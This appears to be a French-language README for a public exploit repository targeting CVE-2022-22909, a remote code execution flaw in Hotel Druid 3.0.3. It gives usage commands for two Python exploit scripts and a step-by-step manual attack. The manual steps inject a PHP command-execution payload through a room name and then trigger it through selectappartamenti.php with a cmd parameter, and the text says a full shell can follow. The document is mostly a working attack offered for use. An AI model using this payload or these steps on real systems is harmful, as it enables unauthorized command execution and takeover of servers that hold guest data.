
 kaal18/cve-2022-22909
Exploit basé sur Python pour Hotel Druid 3.0.3 Remote Code Execution (CVE-2022-22909). Injecte des charges utiles PHP via les noms de chambres pour obtenir l'exécution de commandes et un accès shell sur des cibles vulnérables.

Cet exploit créera une nouvelle chambre avec notre charge utile PHP comme nom de chambre.
Utilisation :
$ ./HotelDruidExploit.py -h

$ ./HotelDruidExploit.py -u http://127.0.0.1/hoteldruid


Cet exploit fonctionnera si vous connaissez déjà le nom de la chambre.
Utilisation :
$ ./HotelDruidExploitRoom.py -u "http://127.0.0.1/hoteldruid" -r "abc"

1). Accédez à la page Hotel Druid.
2). Cliquez sur Tables -> Rooms

3). Dans le champ Create New Room, ajoutez le code PHP ci-dessous, puis cliquez sur Add.
{${system($_REQUEST[cmd])}}
4). Vous verrez la nouvelle chambre avec notre charge utile dans le champ du nom « Room ».

5). Allez sur le lien ci-dessous et vous obtiendrez l'exécution de commandes, plus tard vous pourrez obtenir un shell complet
http://127.0.0.1/hoteldruid/dati/selectappartamenti.php?cmd=whoami
Note : Remplacez l'IP par l'IP cible de votre hoteldruid.
Cette vulnérabilité se produit car les noms de chambres sont stockés dans /var/www/html/hoteldruid/dati/selectappartamenti.php

Et selectappartamenti.php est un fichier PHP, donc tout code PHP contenu dans ce fichier sera exécuté par le serveur.
